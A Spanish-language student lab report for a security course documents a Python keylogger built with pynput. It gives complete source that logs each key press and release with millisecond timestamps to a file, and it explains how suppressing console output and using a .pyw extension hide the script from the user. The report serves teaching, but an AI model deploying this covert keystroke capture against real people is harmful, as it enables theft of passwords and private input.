

NO PRESIONES ESC... TODAVÍA

Edgar Alejandro Valerio Sanchez
CNO IV - Seguridad Informatica
Mtro: Servando Lopez
UPSLP

OBJETIVOS

General

Implementar y documentar, en un entorno de laboratorio controlado, un programa basado en event hooks y callbacks que permita registrar eventos de teclado, asociarlos temporalmente y transmitir telemetría hacia un receptor de laboratorio, con el fin de comprender el funcionamiento técnico de una técnica de captura de entrada y reconocer sus implicaciones dentro de la ciberseguridad.

Específico

Modificar el código base para incorporar persistencia del registro, asociación temporal y envío controlado de eventos.

Comprobar y explicar el funcionamiento del programa mediante pruebas, capturas de pantalla y análisis del código desarrollado.

Documentar y publicar la actividad en el portafolio digital del alumno, integrando el informe en presentación, el código fuente y la página HTML correspondiente.



ANÁLISIS DEL CÓDIGO

- Librerías clave: Se importa Listener y Key de pynput para capturar los eventos del teclado en segundo plano, y datetime nativa de Python para el manejo preciso del tiempo.
- Control de flujo: Se inicializa una variable global (contador) que permitirá enumerar cada pulsación de manera secuencial, facilitando la auditoría y correlación de los registros generados.

```
from pynput.keyboard import Key, Listener  
import datetime
```

```
#variable global para llevar el conteo de  
los eventos  
contador = 1
```

ANÁLISIS DEL CÓDIGO

- Se captura el momento exacto del evento usando `datetime.now()`.
- Para cumplir con los requisitos de la rúbrica, se formatea la fecha y hora a nivel de milisegundos (`%Y-%m-%d %H:%M:%S.mmm`).
- Esto garantiza la asociación temporal, permitiendo a un analista reconstruir la línea de tiempo exacta de las acciones del usuario y medir el tiempo transcurrido entre eventos.

```
def guardar_log(tecla, accion):  
    global contador  
  
    #fecha y hora en que ocurre el evento  
    ahora = datetime.datetime.now()  
    tiempo_str = ahora.strftime("%Y-%m-%d  
%H:%M:%S")  
    milisegundos = f"{ahora.microsecond //  
1000:03d}"  
    marca_tiempo = f"{tiempo_str}.  
{milisegundos}"
```

ANÁLISIS DEL CÓDIGO

- Normalización de datos: Se utiliza `hasattr` para distinguir entre teclas alfanuméricas (que poseen el atributo `char`) y teclas especiales (como Shift, Enter o Espacio), asegurando que el log sea legible.
- Estructuración: Se concatena la información en una sola cadena (string) que incluye la marca de tiempo, la acción (PRESS/RELEASE), el valor de la tecla y el número de evento formateado a tres dígitos.

```
# Limpiamos el formato de la tecla para que
se lea mejor
    if hasattr(tecla, 'char') and
tecla.char is not None:
        tecla_str = tecla.char
    else:
        tecla_str = str(tecla)

#formato de registro
registro = f"{marca_tiempo} | {accion}
[{tecla_str}] | evento_{contador:03d}\n"
```

ANÁLISIS DEL CÓDIGO

- Escritura en disco: Se utiliza la función `open()` en modo Append ("a") para escribir la telemetría en el archivo `registro.txt`. Esto asegura la persistencia de los datos en el disco duro, evitando que se pierdan al finalizar el proceso.
- Ejecución silenciosa: Se omiten las impresiones en consola (`print`) y se documenta el uso de la extensión `.pyw`. Esto permite que el script se ejecute mediante `pythonw.exe` en segundo plano, ocultando la interfaz al usuario para simular el comportamiento de un capturador real.

```
#persistencia
    #usaremos appened para agregar al
registro y no remplazarlo
    with open("registro.txt", "a",
encoding="utf-8") as archivo:
        archivo.write(registro)

    #omitimos imprimirlo en consola para
que no sea visible para el usuario
    #adicionalmente usamos la terminacion
.pyw que es python sin consola


    contador += 1
```

ANÁLISIS DEL CÓDIGO

- Callbacks: Las funciones `on_press` y `on_release` actúan como hooks que interceptan las interacciones del hardware antes de que lleguen a las aplicaciones del sistema. Se registran ambos estados para determinar la duración de la pulsación.
- Seguridad y Control: Se establece la tecla `Esc` como kill switch (condición de salida) para detener el Listener de forma controlada, garantizando que el entorno de laboratorio vuelva a la normalidad sin dejar procesos huérfanos.


```
def on_press(key):  
    guardar_log(key, "PRESS")  
  
def on_release(key):  
    guardar_log(key, "RELEASE")  
  
    if key == Key.esc:  
        return False  
  
#comenzamos a escuchar  
with Listener(on_press=on_press,  
on_release=on_release) as listener:  
    listener.join()
```

PRUEBAS DE EJECUCIÓN Y PERSISTENCIA



Como podemos ver a continuacion tenemos nuestro scrip de python el cual guardaremos con la extencion pyw la cual ejecutara sin abrir la consola, el registro se generara en la misma hubicacion del script


PRUEBAS DE EJECUCIÓN Y PERSISTENCIA



Una vez en ejecución el usuario no nota nada fuera de lo comun, el script es bastante ligero as ique no abra una repercucion significativa en el rendimiento

